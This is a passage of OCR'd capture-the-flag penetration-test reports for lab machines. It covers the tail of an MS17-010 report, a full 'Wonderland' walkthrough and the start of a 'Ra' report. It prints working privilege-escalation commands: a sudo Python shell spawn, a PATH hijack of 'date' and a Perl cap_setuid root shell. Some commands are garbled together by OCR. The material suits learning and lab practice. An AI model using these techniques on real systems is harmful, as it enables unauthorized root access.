
- **Found:** `C:\flag1.txt`

Search for Flag 2: `search -f flag2.txt`

- **Found:** `C:\Windows\System32\config\flag2.txt`

Search for Flag 3: `search -f flag3.txt`

- **Found:** `C:\Users\Jon\Documents\flag3.txt`



Conclusion:

The penetration test successfully exploited the MS17-010 vulnerability using Metasploit, allowing us to gain shell access. The shell was upgraded to a Meterpreter session, and post-exploitation tasks, including hash cracking and flag discovery, were completed. All flags were retrieved, indicating full access to the machine's sensitive data.

End of Report

Wonderland

Network Pentest Report

Target: 10.10.77.244

---

1. Enumeration Using Nmap

Command:`nmap -sC -sV -T4 10.10.77.244`


-

Purpose: To discover open ports, services, and potential vulnerabilities on the target machine.

Results: Open ports and services discovered:

- **Port 22** (SSH)
- **Port 80** (HTTP)

Nmap default scripts and version scans helped us identify that the web server is running, and SSH is accessible.



---

2. Directory Enumeration Using Gobuster

First Command: `gobuster dir -u http://10.10.178.150 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-directories.txt -x php,html,txt -t 50 -r`

Purpose: To find hidden directories on the web server.

Results: Found `/r` directory with a message: “keep going.”


Second Command: `gobuster dir -u http://10.10.178.150/r`


- **Results:**
  - Another directory found, indicating to “keep going.”


Third Command:`gobuster dir -u http://10.10.178.150/r/b`


- **Results:**
  - After multiple recursive directory enumerations, a final directory was found with the required information.
- **Outcome:** The source of the page revealed a username and password:

  - **Username:** alice
  - **Password:** HowDothTheLittleCrocodileImproveHisShiningTail










---

3. SSH Access

- **Command:** `ssh alice@10.10.165.56`

- **Outcome:**
  - We logged into the target system using the provided credentials.
  - Found that user.txt is located in `/root/`, by following the hint that everything is "upside down."
- **Command:** `cat /root/user.txt`

- **Outcome:**
    - First flag successfully retrieved.



---

4. Privilege Escalation to Rabbit User

- **Command:**`sudo -l`
- **Results:**
    - Found that Alice can run Python 3.6 as the rabbit user.

Exploit:


- Create a malicious Python script:

```
echo 'import os' > random.pyecho 'os.system("/bin/sh")' >> random.py
```

- Run the script as Rabbit:

```
sudo -u rabbit/usr/bin/python3.6m/home/alice/walrus_and_the_carpenter.py
```

- **Outcome:** Gained access as Rabbit.



---

5. Privilege Escalation to Hatter User

- **Command:**`cat /home/rabbit/teaParty`
- **Analysis:**
    - Found a script that calls the `date` command. We can hijack this command.

Exploit:

- Create a fake `date` command:

```
echo '#!/bin/bash' > /tmp/dateecho '/bin/bash' >> /tmp/datechmod +x /tmp/date
```

- Modify the system path to use our malicious `date`:


  ```
  export PATH=/tmp:$PATH
  ```


- **Outcome:** Gained access as Hatter.

After enumerating the "Home of Hatter" directory on the target machine, we listed the files using the command:`ls -la`

We discovered a file named `password.txt`. Upon examining the content of this file using: `cat password. txt`

We found the password for the user "hatter". With these credentials, we proceeded to log in via SSH to the target machine with the following command: `ssh hatter@10.10.165.56`





---

6. Privilege Escalation to Root


- **Command:** `getcap -r / 2>/dev/null`
- **Results:**
    - Found that `/usr/bin/perl` has `cap_setuid+ep` capabilities, which allows us to escalate privileges.

Exploit:

- Use Perl to escalate privileges to root:

```
/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
```


- **Outcome:** Gained root access.



---

7. Flag Retrieval

- **Command:**`cat /home/alice/root.txt`
- **Outcome:** Final flag retrieved.



Conclusion:

- Enumeration revealed an SSH service and hidden directories with credentials.
- Privilege escalation involved hijacking Python scripts and manipulating binaries with capabilities.
- Successfully gained root access, completing the assessment.

End of Report

Ra

Network Pentest Report

Target: 10.10.234.124
Environment: TryHackMe (RA CTF Challenge)

1. Nmap Scan and Enumeration

We started by scanning the target system with **Nmap** to identify open ports and services. During the scan, we discovered that SSL was in use.

Nmap Example: `nmap-sC -sV 10.10.234.124`

Findings:


- Open ports: HTTP and HTTPS services.
- SSL is enabled on the host.


To access the services, we updated the `/etc/hosts` file with the following entries:


10.10.77.244 windcorp.thm


10.10.77.244 fire.windcorp.thm

